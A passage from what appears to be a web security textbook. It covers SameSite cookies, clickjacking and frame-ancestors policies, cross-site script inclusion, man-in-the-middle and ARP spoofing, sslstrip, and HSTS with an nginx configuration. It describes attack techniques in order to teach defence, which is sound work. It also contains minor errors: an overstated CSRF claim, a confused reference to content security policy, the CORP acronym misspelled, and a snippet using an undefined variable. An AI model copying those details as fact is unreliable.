
## Ensuring your cookies are sent with the `SameSite` attribute

You should take one final precaution to protect your users against cross-site request forgery—ensure that your cookies have the `SameSite` attribute added:

`Set-Cookie: session_id=2308797c-348a-4939-9049; SameSite=Lax`

This will tell the browser to strip cookies from requests coming from other domains to your site, providing an extra layer of protection that finally and completely closes the door on CSRF attacks. It's worth adding this attribute to all cookies that are sensitive—which includes anti-CSRF cookies and session cookies.

Adding the `SameSite` attribute to your cookies will mean cross-domain requests will arrive without cookies, allowing you to disregard them entirely:



The `Lax` attribute value in this example tells the browser not to strip cookies from `GET` requests. The alternative value, `Strict`, would mean session cookies would get stripped when users click on a link into your site, requiring them to log in again—which can be quite an annoyance! This may not be a consideration if you are running, say, a banking site, where `SameSite=Strict` would be preferred.

Theoretically, stripping cookies from cross-domain requests negates the need to use anti-CSRF tokens. But—and this is an important *but*—with this approach, you are relying on the browser correctly implementing the content security policy, so it's more secure to implement *both* protections.

## Clickjacking


You may have noticed that a lot of the vulnerabilities in this chapter are concerned with tricking users into clicking on a malicious link. There's a reason for this: many actions on a web page—like triggering navigation to another page or opening a new browser window—need to be executed in the context of a user doing something. Browser vendors learned the hard way

back in the early 2000s about how annoying pop-ups were, so certain actions cannot be triggered by background JavaScript. They are said to be [gated by user activation](#).


Since user clicks are a valuable resource, hackers have inevitably found a way to steal them. *Clickjacking* is a type of attack whereby a user thinks they are clicking on one webpage but the browser is tricked into registering the action on another page.

This effect is achieved by using an `<iframe>` tag, which allows one webpage to be embedded inside another—even if the two pages are on different domains. If you did much web-browsing back in the early 2000s, you may recognize iframes used for navigation. Nowadays, iframes tend to be used when embedding third-party content into a website, like the invasive ads that tend to clutter local news websites.


In a clickjacking attack, the content the user wants to interact with is loaded into an iframe, which is itself hosted on a malicious site:



The malicious site then renders an invisible layer across the `iframe` to intercept clicks. Generally, this is a `<div>` tag with opacity set to 0 using styling rules:



By setting the `z-index` property in the styling rules, the `<div>` will be logically above the `iframe` in the layout of the page. (Page elements in the DOM have three-dimensional position: the X coordinate is the left-right direction, Y is the up-down direction, and Z is the under-over direction.) This means that any attempt to click on the embedded content will be received by the `<div>`—allowing the attacker to steal the click and perform a malicious action:



Clickjacking isn't a threat you see commonly nowadays, but combined with browser vulnerabilities, it can become pretty nasty. In the past, clickjacking has been used to artificially boost click rates on digital advertising (*ad fraud*), and to trick victims into downloading malware—or even trick them into turning on their webcams on malicious sites! Hence, it's pretty important to prevent this from happening to your users.

## Content security policies

When protecting against clickjacking attacks, you are concerned with your website being the bait content within the `iframe`. Thus, you typically want to prevent your website from being hosted in a frame.

You can tell the browser that your site should never appear in a frame, by using a content security policy:

```
Content-Security-Policy: frame-ancestors 'none'
```

A slightly more permissive form of this content security policy allows a website to frame itself:

```
Content-Security-Policy: frame-ancestors 'self'
```

...or to be framed only by a specific set of other websites:

```
Content-Security-Policy: frame-ancestors 'self' 'safewebsite.com'
```

If any site not listed in the content security policy attempts to frame your site, the browser will simply not permit it:

This content can't be shown in a frame

There is supposed to be some content here, but the publisher doesn't allow it to be displayed in a frame. This is to help protect the security of any information you might enter into this site.

Try this

- [Open this in a new window](#)

## X-Frame-Options

You will see some older websites protecting against clickjacking using the `x-Frame-Options` response header. This achieves the same end as a content security policy with a `frame-ancestors` directive but is an older (obsolete) web standard.

You tell the browser that your site should never appear in a frame using the `x-Frame-Options` response header as follows:

`X-Frame-Options: DENY`

The `DENY` keyword may be replaced by the `SAMEORIGIN` keyword (similar to `frame-ancestors 'self'` directive) or the `ALLOW` keyword followed by one or more URIs.

## Cross-site script inclusion (XSSI)


There's one final browser-based vulnerability we need to look at before we finish up the chapter, and it's one that is frequently overlooked. By importing your JavaScript files into their own malicious website, an attacker can potentially scrape sensitive credentials from users who are tricked into visiting their site—this is called a *cross-site script inclusion* (XSSI) attack.

XSSI vulnerabilities stem from the fact that JavaScript files are not subject to the same-origin policy in browsers in the same way that other types of content (like JSON and HTML) are. Cross-domain imports of JavaScript files are permitted (and common) on the internet, so any JavaScript files on your

website need to be scrubbed of sensitive details.

Any website on the internet can import your generated JavaScript files! That means an attacker can build their own malicious site and import your JavaScript code with a `<script>` tag. The attacker will then be able to harvest the sensitive details from your JavaScript for any victim that visits their malicious site.

Let's go back to our baking forum to make this concept concrete. The site includes a third-party chat application that requires the generation of the access token for each user:



Anyone with an access token can participate in breadchat, and if an attacker steals this token, they can act as that user. Consider what happens if the token is written directly in the JavaScript file of the baking forum:


```
window.addEventListener("load", (event) => {
  chatbox.init({
    client_id : "BREDDIT.COM",
    version   : "1.3.1",
    user_access_token : "clovis-394688478521" #A
  });
});
```

```
};
```

Mr. Crunch imports this script file into his malicious website:

```
<script src="https://breddit.com/chat.js">
```

Then he can harvest the access tokens of anyone visiting the malicious site and start impersonating them!



The crux of the security issue here is that the JavaScript file will have a different access token depending on which user is viewing the page—it's generated dynamically and stored in the session—but because JavaScript can easily be imported across domains, these access tokens get leaked.

## Protecting against XSS

JavaScript files should not contain sensitive, user-specific credentials. If your JavaScript code needs to load access tokens or credentials for the current user, there are two safe ways to do this. One option is to make an asynchronous call to the server and load it via a JSON response:

```
fetch('https://breddit.com/api/chat/token')
  .then(response => response.json())
  .then(data => {
    // The access token is generated on the server,
```

```
// and can be used to initialize the chat plugin.  
var access_token = data.access_token;  
chatbox.init({  
    client_id : "BREDDIT.COM",  
    version : "1.3.1",  
    user_access_token : token  
});  
});
```

Alternatively, you can simply embed the sensitive token in the HTML of the page itself:

```
<head>  
    <meta name="access-token" content="clovis-394688478521">  
</head>
```

...and then retrieve it in JavaScript code using a DOM query:

```
var token = document.head.querySelector('meta[name="access-token"]');  
chatbox.init({  
    client_id : "BREDDIT.COM",  
    version : "1.3.1",  
    user_access_token : token  
});
```

Either of these approaches will prevent the leaking of sensitive tokens because the JSON and HTML contents are protected by the same origin policy.

## Setting a Cross Origin Resource Policy (COPR)

If your website hosts resources that shouldn't be loaded on other domains, you can control which domains are allowed to access a particular resource by setting a *cross-origin resource policy* (COPR). Any resource with the following response header can only be loaded or accessed by pages on the same domain:

Cross-Origin-Resource-Policy: same-origin

Adding this header to the requests that host your JavaScript files is an additional way to protect against XSSI—no malicious websites will be allowed to import your JavaScript! It won't be an option, however, if you host

JavaScript on a content delivery network under a different domain.

## Summary

- Protect your users against cross-site scripting attacks by escaping HTML control characters in dynamic content and setting a content security policy.
- Protect your users against cross-site request forgery attacks by ensuring that your `GET` requests are free of side effects, by using anti-forgery tokens and adding the `SameSite` attribute to sensitive cookies.
- Protect your users against clickjacking attacks by implementing a content security policy with the `frame-ancestors` attribute to control how your website can appear in an `<iframe>` tag.
- Protect your users against cross-site script inclusion attacks by ensuring that JavaScript files contain no sensitive security credentials. Consider adding a cross-origin resource policy to your JavaScript files.

# 7 Network vulnerabilities

## This chapter covers

- How man-in-the-middle attacks can be used to snoop on unencrypted traffic
- How your users can be misdirected by DNS poisoning attacks and doppelganger domains
- How your certificates and encryption keys might get compromised—and what to do if they are

In chapter 6, we looked at vulnerabilities that occur in the browser. In chapter 8, we will start to look at how web servers exhibit vulnerabilities. Between the two, however, there is a lot of internet and a whole class of vulnerabilities that occur as traffic passes back and forth.

Securing traffic passing over the internet is, theoretically, a solved problem—a modern browser supports strong encryption and obtaining a certificate for your web application is relatively straightforward. The hacking community is nothing if not ingenious, however, and continues to find ways to throw a wrench into the works.

The network vulnerabilities we will look at in this chapter can be divided into three categories: intercepting and snooping on traffic; misleading the user about where traffic is going; and stealing or spoofing credentials in order to steal traffic at its destination. Let's start with the first class of network vulnerability.

## Man-in-the-middle vulnerabilities

A man-in-the-middle (MITM) attack occurs when an adversary sits between two parties and intercepts messages between the two. (The term is still archaically gendered—we can use the more colorful monster-in-the-middle, if you prefer.) For our purposes in this chapter, we are considering traffic


between a user agent (like a browser) and the web application it is talking to.

Before we rush to outline the solution to this attack (which is, of course, to send traffic over HTTPS), we should look at how this type of attack is typically implemented. It's fun to imagine gremlins living in the wires of the internet and tapping the phone lines, but the actual methods of intercepting traffic are more prosaic and illuminating.


## Intercepting traffic on a network

When a browser sends a request to a web server, there are typically a number of different hops on the journey. The browser will tell the operating system to connect to the local network (nowadays, often a Wi-Fi network), which will send the request to the Internet service provider, which will then route the request over the internet backbone to the relevant Internet Protocol address, sometimes via another Internet service provider. (Connecting on a corporate network is a little different, and large organizations often connect to the internet backbone directly.)


Any of the interim networks in this process present a good place for an attacker to launch an ambush. Most local networks use the *Address Resolution Protocol* (ARP) to resolve Internet Protocol addresses to *Media Access Control* (MAC) addresses, since IP addresses are used for internet routing, but traversing local network traffic needs to be routed to a MAC address. Your laptop will have a fixed MAC address, for instance, and each device connecting to a network will advertise its MAC address and ask to be assigned an IP address.



ARP is a deliberately simple protocol that allows any device on the network to advertise itself as the end point for a particular IP address or range of addresses. This allows an attacker to launch an *ARP spoofing attack*, spamming the network with phony ARP packets so that outbound internet traffic gets routed to the attacker's device rather than to the gateway that should be used, since devices on a network believe whichever ARP packet they received.




Once the intruder's device is receiving traffic, launching a MITM attack is simple—the attacker can route all traffic onto the appropriate gateway, but since it is passing through their device, they will be able to read any unencrypted traffic that passes their way.



Wi-Fi and corporate networks are obvious targets for ARP spoofing attacks. If an attacker wants to avoid the hassle of connecting to someone else's network, they can set up their own Wi-Fi hotspot and wait for victims to connect. Devices (and users) tend to be quite casual about which networks they connect to, so this approach yields good results too.

MITM attacks can be mitigated by ensuring that traffic is encrypted en route. By ensuring all traffic to your web application is passed over an HTTPS connection, you can be sure that an attacker will be unable to read or manipulate requests to your site or responses on the way back, since HTTPS makes the traffic tamper-proof and indecipherable to anyone who does not have the private encryption key associated with the certificate.



As we reviewed in chapter 3, implementing HTTPS means acquiring a certificate from a certificate authority and hosting it (with the accompanying private encryption key) on your web server.

Since encrypted connections foil MITM, hackers have discovered ways to prevent the connection completely correctly at the outset.


## Taking advantage of mixed protocols

Web servers are happy to serve the same content over insecure and secure channels and, by default, will often accept unsecured HTTP traffic on port 80, as well as secure traffic on port 443. For a long time, websites were designed to be indifferent about which protocol they used for perceived low-risk content, upgrading to HTTPS only when the user wanted to log in or do something else they perceived as high-risk. That was, however, until Moxie Marlinspike came along.

Marlinspike is now better known as the creator of the secure messaging app Signal, but he originally made a name for himself by releasing a hacking tool called `sslstrip`. (SSL stands for Secure Sockets Layer, the predecessor technology to Transport Layer Security.)

Marlinspike noticed that many supposedly secure sites (including banking websites!) at the time presented content over insecure HTTP connections, upgrading to HTTPS only when the user logged in and provided the credentials. The `sslstrip` tool takes advantage of this security oversight—it allows an attacker to intercept traffic before the upgrade takes place, replacing HTTPS URLs in login forms (for example) with their HTTP equivalents.

Then when the user supplies their credentials, `sslstrip` is able to capture their login details but can still pass the request to the server via HTTPS. As a result, the attack is undetectable from the web server, which sees only the secure connection:



The discovery of the SSL-stripping exploit eventually persuaded the web community that they should move *all* their content to HTTPS. (HTTPS is better for privacy reasons, too, incidentally: even if you aren't logging into a website, the fact that you are viewing particular medical conditions on WebMD is probably not something you want an attacker to be able to see, because such information might help them in curating social engineering attacks.)

To ensure all traffic to your website is sent over a secure connection, you should configure your webserver to redirect *any* insecure connections on port

80 to their secure counterpart on port 443.

You should also implement an HTTP Strict Transport Security (HSTS) header, to tell browsers they should only ever make secure connections to your web server. In this example, we tell the browser to upgrade to HTTPS without even waiting for the redirect, and to keep the policy in place for the next year:

```
Strict-Transport-Security: max-age=31536000
```

The `Strict-Transport-Security` header was developed as a direct response to Marlinspike's talk at the DEFCON hacker conference where he released the details of the SSL-stripping attack. ([The talk itself is on YouTube](#), in case you are curious.)

If you use Nginx as your web server, a secure configuration will look like this:

```
server {
  listen 80;
  server_name example.com;
  return 301 https://$server_name$request_uri; #A
}

server {
  listen 443 ssl;
  server_name example.com;

  ssl_certificate /path/to/ssl/certificate.crt; #B
  ssl_certificate_key /path/to/ssl/private.key;


  add_header Strict-Transport-Security "max-age=31536000"; #C
  ssl_protocols TLSv1.3; #D
}
```

## Downgrade attacks

Transport Layer Security is not a monolithic technology—it is, rather, a constantly evolving standard. In the initial TLS handshake, the client and server will negotiate the algorithms that will be used to exchange keys and encrypt traffic. Older algorithms tend to be less secure, since the availability

of computing power to an attacker increases every year, and exploits that allow for faster decryption are constantly discovered.

